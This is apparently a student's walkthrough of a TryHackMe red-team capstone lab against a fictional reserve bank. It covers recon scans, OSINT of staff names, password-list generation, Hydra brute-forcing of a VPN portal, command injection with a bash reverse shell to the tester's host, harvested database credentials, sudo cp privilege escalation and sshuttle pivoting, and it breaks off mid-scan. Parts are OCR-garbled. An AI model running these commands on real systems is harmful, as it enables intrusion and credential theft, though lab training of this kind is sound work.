

RedTeam Capstone Challenge

Description:

Their reserve bank has two main divisions:

- **Corporate** - The reserve bank of Trimento allows foreign investments, so they have a department that takes care of the country's corporate banking clients.
- **Bank** - The reserve bank of Trimento is in charge of the core banking system in the country, which connects to other banks around the world.
 - The assessment will cover the entire reserve bank, including both its perimeter and internal networks. They are concerned that the corporate division while boosting the economy, may be endangering the core banking system due to insufficient segregation. The outcome of this red team engagement will determine whether the corporate division should be spun off into its own company.
 - purpose of this assessment is to evaluate whether the corporate division can be compromised and, if so, determine if it could compromise the bank division. A simulated fraudulent money transfer must be performed to fully demonstrate the compromise.
 - The Reserve will create two new core banking accounts for you. You will need to demonstrate that it's possible to transfer funds between these two accounts. The only way this is possible is by gaining access to SWIFT, the core backend banking system.

SWIFT runs in an isolated secure environment with restricted access. While the word impossible should not be used lightly, the likelihood of the compromise of the actual hosting infrastructure is so slim that it is fair to say that it is impossible to compromise this infrastructure.

However, the SWIFT backend exposes an internal web application at <http://swift.bank.thereserve.loc/>, which TheReserve uses to facilitate transfers. The government has provided a general process for transfers. To transfer funds:

1. A customer makes a request that funds should be transferred and receives a transfer code.
2. The customer contacts the bank and provides this transfer code.
3. An employee with the capturer role authenticates to the SWIFT application and captures the transfer.
4. An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This has to be performed from a jump host.
5. Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

Project Scope

This section details the project scope.


In-Scope

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).

- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out-of-Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- **Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.**
- Conducting DoS attacks or any attack that renders the network inoperable for other users.



1- Web(10.200.X.13)

2- VPN(10.200.X.12)

3-WebmailServer(10.200.X.11)

Registration:

```

[!] ssh e-citizen@10.200.121.250
e-citizen@10.200.121.250's password:
Permission denied, please try again.
e-citizen@10.200.121.250's password:

Welcome to the e-Citizen platform!
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
Selection:1
Please provide your THM username: casperoo7.h1

Your username may only contain alphanumeric input, no spaces or symbols are allowed. Please try again.
Please provide your THM username: casperoo7.h1

```

Creds:

Username: casperoo7h1
Password: 4mS8lRmzOTEcmeVy
MailAddr: casperoo7h1@corp.th3reserve.loc
IP Range: 10.200.121.0/24

Recon:

- ▼ Nmap the General Range and saving the outcome in uphosts.txt for later if needed:

```
[root@70ss0-0] - [/usr/RedteamTHM]
# nmap -sT 10.200.121/24 -oN uphosts.txt
```

- ▼ Web(10.200.121.13)

- nmap:

```
[root@TosaaB0 ~]# /home/hassnaa0 [root@TosaaB0 ~]# nmap -sTCV 10.200.121.13 -Pn Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 21:09 EDT Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 98.25% done; ETC: 21:10 (0:00:00 remaining) Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 99.65% done; ETC: 21:10 (0:00:00 remaining) Nmap scan report for 10.200.121.13 Host is up (0.20s latency). Not shown: 998 closed tcp ports (conn-refused) PORT      STATE SERVICE      VERSION 22/tcp    open  tcpwrapped |_ssh-hostkey: ERROR: Script execution failed (use -d to debug) 80/tcp    open  tcpwrapped |_http-server-header: Apache/2.4.29 (Ubuntu) Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 66.44 seconds
```

- gobuster dir:

```
root@7000-0: /usr/share/SecLists/Discovery/Web-Content]
# gobuster dir -u http://10.200.121.13 -w /usr/share/SecLists/Discovery/Web-Content/big.txt

Gobuster v3.6
by Dafydd Stuttard (@theColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.200.121.13
[+] Threads:      10
=====
Starting gobuster in directory enumeration mode
=====
=====
[+] Path:          /.htpasswd          (Status: 403) [Size: 278]
[+] Path:          /.htaccess         (Status: 403) [Size: 278]
[+] Path:          /october           (Status: 301) [Size: 316] [--> http://10.200.121.13/october/]
[+] Path:          /server-status     (Status: 403) [Size: 278]
=====
[Progress: 20476 / 20477 (100.00%)]
=====
Finished
```

Note the **HTTP 403 Forbidden** response. This means the server is refusing to fulfill the request.

- gobuster vhosts: Nothing found.

- ▼ Webmail Server (10.200.121.11)

- ## ▼ nmap

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 20:59 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 10.40% done; ETC: 21:00 (0:00:34 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.86% done; ETC: 21:00 (0:00:00 remaining)
Nmap scan report for 10.200.121.11
Host is up (0.15s latency).

Not shown: 989 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
```

```

| ssh-hostkey:
| 2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
| 256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_ 256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp open smtp      hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp open http      Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
110/tcp open pop3     hMailServer pop3d
|
pop3-capabilities: USER TOP UIDL
135/tcp open msrpc    Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
143/tcp open imap     hMailServer imaps
|imap-capabilities: IMAP4 QUOTA OK IMAP4rev1 IDLE completed RIGHTS=txkA0001 CHILDREN NAMESPACE
SORT CAPABILITY ACL
445/tcp open microsoft-ds?
587/tcp open smtp     hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open mysql   MySQL 8.0.31
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
|Not valid after: 2033-01-07T07:46:11
| mysql-info:
| Protocol: 10
| Version: 8.0.31pScK4uYcZw6_TwIm
| Thread ID: 20
| Capabilities flags: 65535
| Some Capabilities: ODBCClient, SupportsLoadDataLocal, Speaks41ProtocolOld, ConnectWithDatabase,
DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, LongPassword, SupportsCompression,
SwitchToSSLAfterHandshake, InteractiveClient, FoundRows, IgnoreSpaceBeforeParenthesis, SupportsTransactions,
LongColumnFlag, Speaks41ProtocolNew, SupportsAuthPlugins, SupportsMultipleResults,
SupportsMultipleStatements
| Status: Autocommit
| Salt: |x1D]gk|x19|x1C
| ZTsJUQ!KWF|x17Es
| Auth Plugin Name: caching_sha2_password
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: THERESERVE
| NetBIOS_Domain_Name: THERESERVE
| NetBIOS_Computer_Name: MAIL
| DNS_Domain_Name: thereserve.loc
| DNS_Computer_Name: MAIL.thereserve.loc
| DNS_Tree_Name: thereserve.loc
| Product_Version: 10.0.17763
|
System_Time: 2024-10-17T01:00:23+00:00
|_ssl-date: 2024-10-17T01:00:32+00:00; -1s from scanner time.

```

```
| ssl-cert: Subject: commonName=MAIL.thereserve.loc  
| Not valid before: 2024-10-15T16:53:45  
|_Not valid after: 2025-04-16T16:53:45  
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:


```
| smb2-time:  
| date: 2024-10-17T01:00:23  
| start_date: N/A  
|  
clock-skew: mean: -1s, deviation: 0s, median: -1s  
/ smb2-security-mode:  
/ 3:1:1:  
/
```

Message signing enabled but not required


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 57.25 seconds

- Visiting the IP leads to a windows server welcome page which is not useful at the time.



- We try to use an email client, claws-mail, for logging into the mail server open ports found in the nmap and using our creds:



- Now, we can use the credentials to brute force our way into the vpn login page. Too many trials for burp, so we try hydra after checking the request on burp:

Request		Response	
Pretty	Raw	Hex	Render
1 GET / HTTP/1.1			
2 Host: 10.200.121.12			
3 Upgrade-Insecure-Requests: 1			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36			
5 Accept: */*			
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
7 Accept-Language: en-US,en;q=0.9			
8 Accept-Encoding: gzip, deflate, br			
9 Connection: close			
10			

▼ gobuster dir:

none


▼ VPN(10.200.121.12)

- nmap:

```
# nmap -sTCV 10.200.121.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 21:07 EDT
Nmap scan report for 10.200.121.12
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 84:09:5d:b6:6d:dd:5d:55:2b:20:d2:74:ed:2d:2b:8f (RSA)
|_ 256 fd:c6:57:e5:84:b0:ae:3c:08:67:6f:4b:6a:a0:01:07 (ECDSA)
|_ 256 95:6b:9d:a5:53:af:c4:6d:61:e4:66:0b:4f:49:a6 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.69 seconds
```

Shows that there is an http, so we visit it and it has a vpn login:



- gobuster dir:

```
[root@7050-0]#/usr/share/wordlists/dirbuster]
# gobuster dir -u http://10.200.133.12 -w /usr/share/wordlists/dirbuster/direct
ory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.200.133.12
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Timeout:     10s
[+] Threads:     10
[+] Timeout:     10s
=====
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/vpn           (Status: 301) [Size: 312] [→ http://10.200.133.12/vpn/]
/vpns          (Status: 301) [Size: 313] [→ http://10.200.133.12/vpns/]
```

Shows that 2 subdirectories are available:

1. /vpn, where there is an open vpn file

Name	Last modified	Size	Description
 Parent Directory		-	
 corpUsername.ovpn	2023-05-04 18:15	8.1K	

2. and /vpns which is empty and stores the vpn



OSINT:

1. Checking the webserver, the contact page includes the board members with images, some with names.
2. When we view the page source we see that images are saved in a directory listing all the names. We can use it to gather personnel names+ the hint at the bottom panel about "Aimee Walker & Patrick Edwards. Lead Developers at TheReserve" and save the names in a users.txt.

▼



```
<meta charset="utf-8">
<title>October CMS - Meet the Team</title>
<meta name="description" content="">
<meta name="title" content="">
<meta name="author" content="October CMS" />
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="apple-mobile-web-app-capable" content="yes" />
<link rel="stylesheet" type="text/css" href="http://10.208.121.13/october/themes/demo/assets/images/october.css" />
<link href="http://10.208.121.13/october/themes/demo/assets/css/vendor.css" rel="stylesheet" />
<link href="http://10.208.121.13/october/themes/demo/assets/css/theme.css" rel="stylesheet" />
</head>
```

Index of /october/themes/demo/assets/images

Name	Last modified	Size	Description
Parent Directory			
 antonross.jpg	2023-01-16 20:17 401K		
 ashley.jpg	2023-01-16 20:17 428K		
 bernd.hermann.jpg	2023-01-16 20:17 462K		
 charlene.thomas.jpg	2023-01-16 20:17 471K		
 christopher.smith.jpg	2023-01-16 20:17 455K		
 emily.harvey.jpg	2023-01-16 20:17 446K		
 keith.allen.jpg	2023-01-16 20:17 406K		
 laura.wood.jpg	2023-01-16 20:17 560K		
 leslie.morley.jpg	2023-01-16 20:17 462K		
 lynda.gordon.jpg	2023-01-16 20:17 510K		
 martin.savage.jpg	2023-01-16 20:17 438K		
 mohamed.alhmed.jpg	2023-01-16 20:22 433K		
 october.jpg	2023-01-18 19:25 34K		
 october.png	2023-01-18 19:25 34K		
 paula.baker.jpg	2023-01-18 20:17 501K		
 rhys.parsons.jpg	2023-01-18 20:17 478K		
 roy.sims.jpg	2023-01-18 20:17 435K		
 theme-preview.png	2023-01-15 06:28 40K		

```
antony.ross
ashley.chan
brenda.henderson
charlene.thomas
christopher.smith
emily.harvey
keith.allen
laura.wood
leslie.morley
lynda.gordon
martin.savage
mohammad.ahmed
october
paula.bailey
rhys.parsons
roy.sims
theme-preview
aimee.walker
patrick.edwards
```

3. Then we try to use the information gathered about the names, mail convention, and the password policy to create a list of possible mails and password wordlists using the base and the password policy given earlier in the discription. u can do that by adding a custom rule in `/user/john/john.conf` to generate the wordlist for u with the command

```
ohn --wordlist=password_base_list.txt --rule=RedteamTHM --stdout > wordlist.txt
```

▼

```
antony.ross@corp.thereserve.loc  
ashley.chan@corp.thereserve.loc  
brenda.henderson@corp.thereserve.loc  
charlene.thomas@corp.thereserve.loc  
christopher.smith@corp.thereserve.loc  
emily.harvey@corp.thereserve.loc  
keith.allen@corp.thereserve.loc  
laura.wood@corp.thereserve.loc  
leslie.morley@corp.thereserve.loc  
lynda.gordon@corp.thereserve.loc  
martin.savage@corp.thereserve.loc  
mohammad.ahmed@corp.thereserve.loc  
october@corp.thereserve.loc  
paula.bailey@corp.thereserve.loc  
rhys.parsons@corp.thereserve.loc  
roy.sims@corp.thereserve.loc  
theme-preview@corp.thereserve.loc  
aimee.walker@corp.thereserve.loc  
patrick.edwards@corp.thereserve.loc
```

```
└─(root㉿7oss0-0)-[~/usr/RedteamTHM/capstone-challenge-  
  └─# cat password_base_list.txt  
TheReserve  
thereserve  
Reserve  
reserve  
CorpTheReserve  
corpthereserve  
Password  
password  
TheReserveBank  
thereservebank  
ReserveBank  
reservebank
```

```
└─# cat password_policy.txt  
The password policy for TheReserve is the following:  
  
* At least 8 characters long  
* At least 1 number  
* At least 1 special character
```

```
└─# cat /etc/john/john.conf  
[List.Rules:RedteamTHM]  
Az"[0-9]" $[!@#$%^]
```

```
└─(root㉿7oss0-0)-[~/usr/RedteamTHM]  
  └─# john --wordlist=password_base_list.txt --rule=RedteamTHM --stdout > wordlist.txt  
Using default input encoding: UTF-8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
720p 0:00:00:00 100.00% (2024-10-16 23:09) 24000p/s reservebank9^
```

```
[root@foss0-0] /usr/RedteamTHM]
```


- Continue:

Username: 0xn

Password: pScK4uYcZw6_TwIm

MailAddr: 0xn@corp.th3reserve.loc

IP Range: 10.200.133.0/24




▼ Breaching the Perimeter (3 flags):

```
hydra -L emails.txt -P wordlist.txt 10.200.133.12 http-get-form "/login:username=^USER^&password=^PASS^:F=Please check your username or password" -v
```

```
[*] http://192.168.1.103/ /usr/Rootdata.txt  
[*] hydra -l emails -P wordlist.txt 10.208.133.12 http-get-form --login=phishuser -uUSER -pPASSWORD --PASS=F  
Please check your username or password.  
[*] hydra -l emails -P wordlist.txt 10.208.133.12 http-get-form --login=phishuser -uDavidMacJ -pDavidMacJ --PASS=F  
Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, so you ignore laws and ethics anyway).  
  
[hydrax] https://github.com/hanbauer/tc-hc/thc-hydra  
[DATA] max 16 tasks per 1 server, over 1000 tasks.  
[DATA] starting 16 threads, 13888 Login tries (10.208.133.12:22, -855 tries per task)  
[DATA] attacking http://10.208.133.12:22/login.php?phishuser=USER&pASSWORD=PASS;F;Please check your user  
[VERBOSITY] Resolving address... [VERBOSITY] resolving done  
[STATUS] 16433 time since min, 1468 tries in 00:08:12, 2272 to go in 00:09:16, 16 active  
[INFO] 10.208.133.12:22 (http://10.208.133.12:22), 16 active  
[VERBOSITY] Page redirected to http://10.208.133.12:22/vncviewer.php  
[*] [http-get-form] host: 10.208.133.12 login: laura wordcloud:thereseverse loc password: Password1  
[*] [http-get-form] host: 10.208.133.12 login: laura wordcloud:thereseverse loc password: Password1  
[*] [http-get-form] host: 10.208.133.12 login: laura wordcloud:thereseverse loc password: Password1
```

- We login using this creds and we get a form submission for a vpn file where we can use laura's mail:



Note that it's not verifying the logged in user at all.

- ▼ This also suggests the possibility for command injection that we might need to use:

- Try getting a reverse shell with netcat and bash code from pen test monkey: `bash -i >& /dev/tcp/10.50.130.4/4000`

`0>&1`

```
(root@7ossb-0)-[~/usr/RedteamTHM]
# nc -nvlp 4000
listening on [any] 4000 ...
connect to [10.50.130.4] from (UNKNOWN) [10.200.133.12] 33648
bash: cannot set terminal process group (955): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-133-12:/var/www/html$ whoami
www-data
www-data
www-data@ip-10-200-133-12:/var/www/html$
```

- ▼ Enumerate the server:

- Some inside enumeration ls and cat files:

```
www-data@ip-10-200-133-12:/var/www/html$ ls
ls
db_connect.php
index.php
login.php
logout.php
phpinfo_test.php
requestvpn.php
thereserve.png
upload.php
vps
vpncontrol.php
vpns
www-data@ip-10-200-133-12:/var/www/html$ cat db_connect.php
cat db_connect.php
1?php
/*This server is to be accessed only by
 *TheReserve employees to request internal access*/
define('DB_SRV', 'localhost');
define('DB_PASSWD', "password1!");
define('DB_USER', 'vpn');
define('DB_NAME', 'vpn');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){
    die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@ip-10-200-133-12:/var/www/html$
```

- ▼ Mysql enum:

- Access the server using the creds above vpn and password1!

```
www-data@ip-10-200-133-12:/var/www/html$ mysql -u -p
ERROR 1045 (28000): Access denied for user 'q'@'localhost' (using password: NO)
www-data@ip-10-200-133-12:/var/www/html$ mysql -u vpn -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 5
Server version 5.7.14-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

```
www-data@ip-10-200-133-12:/var/www/html$ mysql> show databases;
+-----+-----+
| Database | 
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| vpn |
+-----+
5 rows in set (0.00 sec)
```

```
www-data@ip-10-200-133-12:/var/www/html$ mysql> use vpn;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_vpn |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> show users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual for the right syntax to use near 'users' at line 1
mysql> select * from users
->
+-----+
| USERNAME | PASSWORD |
+-----+
| test | test |
| lisa.moore | Scientist2006 |
+-----+
2 rows in set (0.00 sec)
```

- We got the creds for Scientist2006 and test:test
- Check what groups she's in for the domain:

```
c:\Users\laura.wood\appdata\local\temp\user\lisa.moore\domain
The request will be processed at a domain controller for domain.corp.thereserve.loc.
user name          lisa.moore
full name         lisa.moore
comment          lisa moore
lockout count      000 (System Default)
lockout duration   00:00:00
lockout time       Never
account expires    Never
password last set 2/14/2023 5:34:58 AM
password never exp 2/15/2023 5:34:58 AM
password changeable 2/15/2023 5:34:58 AM
user may change password Yes
workstations allowed All
logon script        None
home directory     None
logon hours allowed 2/15/2023 7:29:24 PM
global group memberships
    *Internet Access
    *Domain Users
The command completed successfully.
```

- Checking the vpns dir, we find the vpns that we tried and another one, Cybergal, for a user that is in the domain administrators group, so we check that and try to establish a connection with it:

```
www-data@ip-10-200-133-12:/var/www/html/vpns$ ls
Cybergal.ovpn    laura.wood@corp.thereserve.loc.ovpn
amber.smith@corp.thereserve.loc.ovpn  lisa.moore@corp.thereserve.loc.ovpn
index.html        myself.ovpn
```

- File system and root privileges: copying

```
www-data@ip-10-200-133-12:$ ls -a
.  ..  dev  initrd.img  lost+found  proc  snap  usr
bin  boot  dev  etc  initrd.img.old  media  root  srv  var
boot  home  lib64  lib  mnt  run  sys  vmlinuz
index.html  opt  sbin  tmp  vmlinuz.old
```

```
www-data@ip-10-200-133-12:~$ sudo -l
Matching Defaults entries for www-data on ip-10-200-133-12:
  env_reset, mail_badpass
  secure_path=/usr/local/sbin/:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User www-data will run the following commands on ip-10-200-133-12:
[ root] NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
www-data@ip-10-200-133-12:~$ █
```

▼ Checking the GTFOBins for cp priv esc:

We can use the File write to add our personal Private key to the .ssh/authorized_keys to be able to ssh into the machine as privileged user.

```
LFILE=file_to_write  
echo "DATA" | cp /dev/stdin "$LFILE"
```

1. Generating a keypair.

2. Editing the File write GTFObin command `LFILE=/home/ubuntu/.ssh/authorized_keys` and the key as data

3. ssh connection: `ssh -i personal-vpn-key ubuntu@10.200.133.12` as ubuntu, which can run all commands as root without a password:

- ▼ We need some pivoting to access the other machines

1. Pivoting and lateral movement

- shuttle into the machine: `shuttle --dns --ssh-cmd 'ssh -i personal-vpn-key' -r ubuntu@10.200.133.12`

```
[root@7add-0] ~(/usr/RedteamTM)
# sshuttle -rns -ssh-cmd 'ssh -l personal-vpn-key' -r ubntus[10.200.153.12 10.200.103.0/24 -e 10.200.133.11
Enter passphrase for key 'personal-vpn-key':
: Connected to server.
```

▼ more info:

How it works: `sshuttle` creates a VPN-like tunnel over SSH. It forwards all or selected traffic (based on IP ranges) through an SSH connection, making the machine behave as if it's on the remote network. It captures packets transparently at the network layer (layer 3), routing traffic through the SSH tunnel to the target machine.

2. so we check the connectivity to other machines using nmap:

- 10.200.133.102:

```
Mnab scan report for ip-10-208-133-102.eu-west-1.compute.internal (10.208.133.102)
Host is up (0.00046s latency).
Not shown: 857 filtered ports
      PORT      STATE SERVICE
 22/tcp    open  ssh
 23/tcp    open  telnet
 53/tcp    open  domain
 88/tcp    open  kerberos-sec
 113/tcp   open  nntp
 139/tcp   open  netbios-ssn
 389/tcp   open  ldap
 445/tcp   open  microsoft-ss
 464/tcp   open  kpasswd4
 587/tcp   open  smtp-epmap
 636/tcp   open  ldaps
 3268/tcp  open  globalcatDAP
 5269/tcp  open  globalcatDAPssl
 3389/tcp  open  ms-wbt-server
```

- 10.200.133.31:

```
Map scan report for 10-18-200-133-31.eu-west-1.compute.internal (10.200.133.31)
Host is up (0.00048s latency).
